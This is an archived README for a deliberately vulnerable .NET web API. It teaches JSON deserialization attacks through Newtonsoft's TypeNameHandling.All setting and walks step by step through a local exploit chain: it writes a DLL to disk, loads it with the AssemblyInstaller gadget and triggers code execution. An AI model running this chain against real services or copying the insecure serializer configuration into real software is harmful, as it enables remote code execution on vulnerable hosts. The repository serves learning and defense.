

VulnJsonWebApi

VulnJsonWebApi - arale61, GitHub.

- Published: date not stated
- Original: <https://github.com/arale61/VulnJsonWebApi>
- Preserved from: <https://github.com/arale61/VulnJsonWebApi> (preserved-copy) on 2026-08-04
- Repository commit: 9e0d39497ea1a903981ec838776ae5da95fb5faf
- Licence: see the repository

Rights remain with the original author and publisher. This is a research archive of a source cited by ysonet, kept so the technique survives the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Repository reading copy: selected documentation at the recorded commit. Source code is never checked out, built or run.

- Repository: <https://github.com/arale61/VulnJsonWebApi>
- Commit: 9e0d39497ea1a903981ec838776ae5da95fb5faf
- Documents preserved: 1

README.md

Blob b2b4d6382394, 13339 bytes, at commit 9e0d39497ea1.

Json (de)serialization in dotnet - VulnJsonWebApi

Example for a **dotnet web api** exposing **JSON deserialization vulnerabilities**.

Motivation

Demo for Json deserialization vulnerability in a dotnet web api.

The main **goal** for this **demo** is for having a **hands on**, learning of basics, and understanding the **(de)serialization exploitation process** due to **insecure configurations for the (de)Serializers**.

Because of historic popularity, I've chosen to use for the demo the **Json Serializer from Newtonsoft** but this **is not so relevant**. The **important** part is **identifying and**

understanding the **configuration** for the corresponding **Serializer** when **type resolution/name-handling is enabled**.

.Net Json Deserialization Vulnerabilities and Attacks

For a detailed information on **.Net Deserializations Attacks**, please, **consider to read more** on [**Alvaro Muñoz great work on the topic**](#). Also consider visiting the [YSoSerial.Net](#) tool.

How to Start the web api

Requirements

- [dotnet sdk 7](#)

```
dotnet --version  
7.0.306
```

Any browser

Running the web api


The vulnerable web api:

```
git clone https://github.com/arale61/VulnJsonWebApi.git  
  
cd VulnJsonWebApi  
cd VulnJsonWebApi  
  
dotnet run
```

Check the port the dev web server is listening to in the output:

```
dotnet run  
Building...  
[...]  
info: Microsoft.Hosting.Lifetime[14]  
      Now listening on: http://localhost:5052  
info: Microsoft.Hosting.Lifetime[0]  
      Application started. Press Ctrl+C to shut down.  
[...]
```


Browse to the **http://localhost:PORT/swagger**, in my example was **http://localhost:5052/swagger** but yours may vary, so check the **PORT number**:



You can try now to invoke the **GET** or **POST** requests for the **WeatherForecast** resource.

Deserialization Attack

Having running the web api, make a **GET Request** with the **swagger form**:



Pay attention to the **result json**:

```
{
  "$type": "VulnJsonWebApi.WeatherForecast[], VulnJsonWebApi",
  "$values": [
    {
      "$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
      "id": "bb2f68dc-b8e5-45e6-9e22-923cd924914d",
      "date": "2023-08-01",
      "temperatureC": -14,
      "temperatureF": 7,
      "summary": "Chilly",
      "rawData": null
    },
    // ...
  ]
}
```

For the **json objects** there is a **\$type** property specifying type information.

In this particular case, corresponds on the **attribute** that **Newtonsoft** is using for adding the **type information** required for **deserializing back to an object**. But other **Serializers adopt similar strategies** so just keep in mind the concept of specifying type information in the **serialized version** that later is used for **constructing a new instance** for that **type**, in the **deserialization process**.

Identifying Serializer Settings

```
builder
    .Services
    .AddControllers()
    .AddNewtonsoftJson((options) =>
    {
        options.SerializerSettings.TypeNameHandling =
        Newtonsoft.Json.TypeNameHandling.All;
    });
```

In this particular case, **Newtonsoft Json Serializer** is using **type name handling** with the **All** setting, allowing the serializer to try to handle any requested type as far as it finds it loaded in memory. Other than **None** for this setting using **Newtonsoft** is considered **insecure** and needs to be used carefully, probably accompanied with a **white list of allowed types**.

Sample of insecure configuration:

Checking at the **Program.cs** file for the **web api** project we can see the **insecure configuration**.

This configuration is specially insecure when the **json serialized** is managed or influenced by untrusted sources, as any http client.

```
VulnJsonWebApi > Program.cs
1  var builder = WebApplication.CreateBuilder(args);
2
3  // Add services to the container.
4
5  builder
6      .Services
7      .AddControllers()
8      .AddNewtonsoftJson((options) =>
9      {
10         options.SerializerSettings.TypeNameHandling = Newtonsoft.Json.TypeNameHandling.All;
11     });
12
13 // Learn more about configuring Swagger/OpenAPI at https://aka.ms/aspnetcore/swashbuckle
14 builder.Services.AddEndpointsApiExplorer();
15 builder.Services.AddSwaggerGen();
16
17 var app = builder.Build();
18
19 // Configure the HTTP request pipeline.
20 if (app.Environment.IsDevelopment())
21 {
22     app.UseSwagger();
23     app.UseSwaggerUI();
24 }
25
26 app.UseHttpsRedirection();
27
28 app.UseAuthorization();
29
30 app.MapControllers();
31
32 app.Run();
```

Identifying a valid Placeholder

In order to **exploit the insecure configuration** we need to find the chance for the **Serializer** to try to create an **instance** of a class we can take profit of, let's call all these family of classes, **insecure classes for deserialization**.

rawData property

Playing a bit with the swagger api you can notice that the **rawData** for a **WeatherForecast** accepts any type or even object you send to it:

Sending the following:

```
{
  "$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
  "id": "bb2f68dc-b7e5-45e6-9e22-923cd924914d",
  "date": "2023-08-01",
  "temperatureC": -14,
  "temperatureF": 7,
  "summary": "Chilly",
  "rawData": "String type for test"
}
```

Or, these one:

```
{
  "$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
  "id": "bb2f68dc-b7e5-45e6-9e22-923cd924915d",
  "date": "2023-08-01",
  "temperatureC": -14,
  "temperatureF": 7,
  "summary": "Chilly",
  "rawData": {
    "id": 0,
    "name": "test"
  }
}
```

All them work...

Parameters

No parameters

Execute

Responses

Curl

```
curl -X 'GET' \
'http://localhost:5052/WeatherForecast' \
-H 'accept: */*'

```

Request URL

```
http://localhost:5052/WeatherForecast

```

Server response

Code	Details
200	Response body <pre>{ "summary": "Bracing", "rawData": null }, { "\$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi", "id": "bb2f68dc-b7e5-45e6-9e22-923cd924914d", "date": "2023-08-01", "temperatureC": -14, "temperatureF": 7, "summary": "Chilly", "rawData": "String type for test" }, { "\$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi", "id": "bb2f68dc-b7e5-45e6-9e22-923cd924915d", "date": "2023-08-01", "temperatureC": -14, "temperatureF": 7, "summary": "Chilly", "rawData": { "id": 0, "name": "test" } } </pre>

This may seem flexible or maybe is **vulnerable**.

If we try to create a child **WeatherForecast** object we see it works!:

```
{
  "$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
  "id": "bb2f68dc-b7e5-45f6-9e24-943cd924915d",
  "date": "2023-08-01",
  "temperatureC": -14,
  "temperatureF": 7,
  "summary": "Chilly Parent",
  "rawData": {
    "$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
    "id": "bb2f68dc-b1e5-41e6-9e34-943cd924915e",
    "date": "2023-08-01",
    "temperatureC": -14,
    "temperatureF": 7,
    "summary": "Chilly Sub",
    "rawData": {
      "id": 0,
      "name": "test Sub"
    }
  }
}
```

GET

/WeatherForecast

Parameters

No parameters

Execute

Responses

Curl

```
curl -X 'GET' \
  'http://localhost:5052/WeatherForecast' \
  -H 'accept: */*'
```

Request URL

http://localhost:5052/WeatherForecast

Server response

Code	Details
200	Response body <pre>} }, { "\$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi", "id": "bb2f68dc-b7e5-45f6-9e24-943cd924915d", "date": "2023-08-01", "temperatureC": -14, "temperatureF": 7, "summary": "Chilly Parent", "rawData": { "\$type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi", "id": "bb2f68dc-b1e5-41e6-9e34-943cd924915e", "date": "2023-08-01", "temperatureC": -14, "temperatureF": 7, "summary": "Chilly Sub", "rawData": { "id": 0, "name": "test Sub" } } }</pre>

For simplicity reasons, I defined the **rawData** property in the **WeatherForecast** class as **object**. This will enable the **Serializer** to create any instance without dealing with **error situations**.

VulnJsonWebApi > WeatherForecast.cs > {} VulnJsonWebApi

```
1 namespace VulnJsonWebApi
2
3     6 references
4     public class WeatherForecast
5     {
6         5 references
7         public Guid Id { get; set; }
8         1 reference
9         public DateOnly Date { get; set; }
10
11         2 references
12         public int TemperatureC { get; set; }
13
14         0 references
15         public int TemperatureF => 32 + (int)(Temperati
16
17         1 reference
18         public string? Summary { get; set; }
19
20         0 references
21         public object RawData { get; set; }
22     }
23 }
```

But keep in mind this **placeholder** or **placehoder for using an insecure class for deserialization** may not be in this form, there are **other ways of misusing the serializer to serialize an object**, for example, deserializing into an object and just after casting for a specific type, firing any exceptions, but it will already be too late, since the **payload was executed at the moment the instance was created**.

Insecure classes for (de)serialization

Now that we can try to trick the **Serializer** to create any instance we like, is time to find **one of these insecure classes for serilization**.

Classes with interesting pieces of code

In the **.Net Framework (not the case in dotnet or .net Core)** there were quite number of insecure classes scattered in the framework. [YSoSerial.Net](#) generates **payloads** for lots of them, and for many different **serializers and formatters**.

These classes are not well suited in a **insecure serialization context**.

For example, take a look at the following *class* present in the **web api**:

```
namespace VulnJsonWebApi.Controllers
{
    0 references
    public class VulnerableFileWrapper
    {
        0 references
        public VulnerableFileWrapper() { }

        4 references
        private string fullPath = string.Empty;
        0 references
        public string Name ...

        3 references
        private string content = string.Empty;
        0 references
        public string Content
        {
            get { return content; }
            set
            {
                content = value;
                if (!string.IsNullOrEmpty(fullPath)) {
                    SaveContent();
                }
            }
        }

        public void SaveContent() ...
    }
}
```

This class presents some **code** in the **setter** for the **Content** property. In this case, the **code** will call another function **SaveContent**. Meaning that we can potentially **use it for arbitrary remote writes**.

Despite is a very obvious way to spot the problem, there are other forms that are not that clear, for example, in C#, classes implementing *ISerializable* and marked as *[Serializable]*, need to implement a specific **constructor** and **GetObjectData** method for **serialization support**, check the class **OtherBadConstructs** as an example:

```

45 | [Serializable]
    | 0 references
46 | public class OtherBadConstructs : ISerializable
47 | {
    | 0 references
48 > | public OtherBadConstructs() ...
52 |
    | 0 references
53 | protected OtherBadConstructs(SerializationInfo info, StreamingContext context)
54 | {
55 |     this.Name = info.GetString("Name");
56 |     this.Content = info.GetString("Content");
57 |     SaveContent();
58 | }
59 |
60 | // [SecurityPermission(SecurityAction.Demand, SerializationFormatter = true)]
    | 0 references
61 | public virtual void GetObjectData(SerializationInfo info, StreamingContext context)
62 | {
63 |     info.AddValue("Name", this.Name);
64 |     info.AddValue("Content", this.Content);
65 | }
66 |
    | 3 references
67 | private string fullPath = string.Empty;
68 |
    | 2 references
69 > | public string Name ...
80 |
    | 3 references
81 | private string content = string.Empty;
    | 2 references
82 > | public string Content ...
90 |
    | 1 reference
91 > | public void SaveContent() ...
98 | }
99 | }

```

Even this *class* is **not used in any part of the web api code** is still in the **dll** and **accessible** by the **Serializer with the mentioned settings**.

Create an instance of VulnerableFileWrapper or OtherBadConstructs to create a text file in a temp folder

Try to build a json payload to create a text file.

dotnet is free of insecure classes

This is **not true**.

Microsoft has put lot of effort on preventing these insecure implementations and design of classes in their **domain area** and **packages**. But There are other **vendors** and all them can publish on **nuget** their **packages** and **share them to the community**.

Or any developer may introduce these problems, and without knowing it, present this vulnerable surface.

Take as an example a **nuget package I found some years ago, at early years for dotnet**, still used today significantly, called [Core.System.Configuration.Install](#).

Stats while writing this Readme:

Total 721.9K
Current version 447.3K
Per day average 395

The [Github Project Site](#) describes it as a dotnet Core port of the **System.Configuration.Install** of full framework .NET 4.0.

System.Configuration.Install was a known **insecure class for deserialization** and now is available on **dotnet** (well, it has already been available for many years).

System.Configuration.Install.AssemblyInstaller

This class presents a gadget, a piece of code, that enables to load a random assembly into memory.

[Core.System.Configuration.Install](#) / [System.Configuration.Install](#) / [System.Configuration.Install](#)
/ [AssemblyInstaller.cs](#)

Code Blame 369 lines (344 loc) · 17.2 KB

Raw   

```
11      public class AssemblyInstaller : Installer
49          {
50
51              /// <summary>Gets or sets the path of the assembly to install.</summary>
52              /// <returns>The path of the assembly to install.</returns>
53              [ResDescription("Desc_AssemblyInstaller_Path")]
54              public string Path
55              {
56                  get
57                  {
58                      if (Assembly == null)
59                      {
60                          return null;
61                      }
62                      return Assembly.Location;
63                  }
64                  set
65                  {
66                      if (value == null)
67                      {
68                          Assembly = null;
69                      }
70                      Assembly = Assembly.LoadFrom(value);
71                  }
72              }
73          }
```

Attacking the web api

I've installed the package **Core.System.Configuration.Install** in the **web api** project. It's not referenced in my user code, but is referenced as a nuget dependency.

You can try to follow these steps:

Build the **AutoLoadClassLib**, sorry for the name, is just a normal class library.

```
cd AutoLoadClassLib
dotnet build
```

Then, create the base64 encoded version:

```
cat bin/Debug/net7.0/AutoLoadClassLib.dll | base64 -w0> ./dolenta.dll.b64
```

Then, use that **base64** (without newlines) to create this dll remotely, **sending a POST to WeatherForecast resource** using the **rawData** as a placeholder for creating a new **VulnerableFileWrapper** with the base64 as the content.

The screenshot shows a web API testing tool interface. At the top, there's a green bar with 'POST' and the endpoint '/WeatherForecast'. Below this, there's a 'Parameters' section with 'No parameters'. To the right of this section are 'Cancel' and 'Reset' buttons. Below the parameters is a 'Request body' section with a dropdown menu set to 'application/json-patch+json'. The main area contains a large text field filled with a long base64-encoded string. At the bottom of this section are 'Execute' and 'Clear' buttons. Below the request body is a 'Responses' section, which is currently empty. At the very bottom, there's a 'Curl' section showing the equivalent curl command:

```
curl -X 'POST' \
  'http://localhost:5052/WeatherForecast' \
  -H 'accept: */*' \
  -H 'Content-Type: application/json-patch+json' \
  -d '{
    "type": "VulnJsonWebApi.WeatherForecast, VulnJsonWebApi",
    "id": "58983d35-7e34-4b57-9ed6-655d16a9e35d",
    "date": "2023-07-31",
    "temperatureC": -15,
    "temperatureF": 6,
    "summary": "Cool!"
  }'
```

The **web api** should process the request as normally.

But now a dll has been created on the specified path:

[image: dll Created]

Now is time for using **System.Configuration.Install.AssemblyInstaller** to load our dll!

Create a new POST Request and this time use the

System.Configuration.Install.AssemblyInstaller class, specifying a **Path** value that points to the newly created **dll**.

After doing this step, you could inspect the loaded dll's into the web api process and you will see that our newly created dll is loaded!

For example, in windows, you can use [ListDlls from SysInternals](#) for checking that the dll has been loaded:

```
~/local/opt/ListDlls/Listdlls64.exe 22000 | grep -E '(Vuln|test)'
```

Outputs:

```
[...]
0x0000000013820000  0x8000  c:\\programdata\\test.dll
  Verified:      Unsigned
  Publisher:     AutoLoadClassLib
  Description:   AutoLoadClassLib
  Product:       AutoLoadClassLib
  Version:       1.0.0.0
  File version:  1.0.0.0
  Create time:   Mon Aug 02 17:17:21 2060
```

Now, the web api process has loaded into memory our dll that we just copied, abusing the (de)serialization process due to an insecure configuration.

If you did all the steps correctly, now if you invoke our *class*, in my sample,

AutoLoadClassLib.Class1, from the loaded dll, **AutoLoadClassLib**, you will trigger some **RCE**.

Use the following json to invoke the class in our dummy class library in the **rawData**:

```
{
  "$type": "AutoLoadClassLib.Class1, AutoLoadClassLib",
  "fire":61
}
```

In windows you should see pop a **Calculator**, while in linux a new file **/tmp/arale_was_here** should be created.

This is the definition for **AutoLoadClassLib.Class1**:

```

using System.Diagnostics;
using System.Runtime.InteropServices;

namespace AutoLoadClassLib
{
    public class Class1
    {
        private int fire = 0;
        public Class1()
        {
        }

        public int Fire
        {
            get { return fire; }
            set
            {
                fire = value;
                if(value == 61)
                {
                    if (RuntimeInformation.IsOSPlatform(OSPlatform.Linux))
                    {
                        File.WriteAllText("/tmp/arale_was_here", "arale61 was here");
                    }
                    else if (RuntimeInformation.IsOSPlatform(OSPlatform.Windows))
                    {
                        Process.Start("calc.exe");
                    }
                    else
                    {
                        throw new NotSupportedException("OS Platform not supported!");
                    }
                }
            }
        }
    }
}

```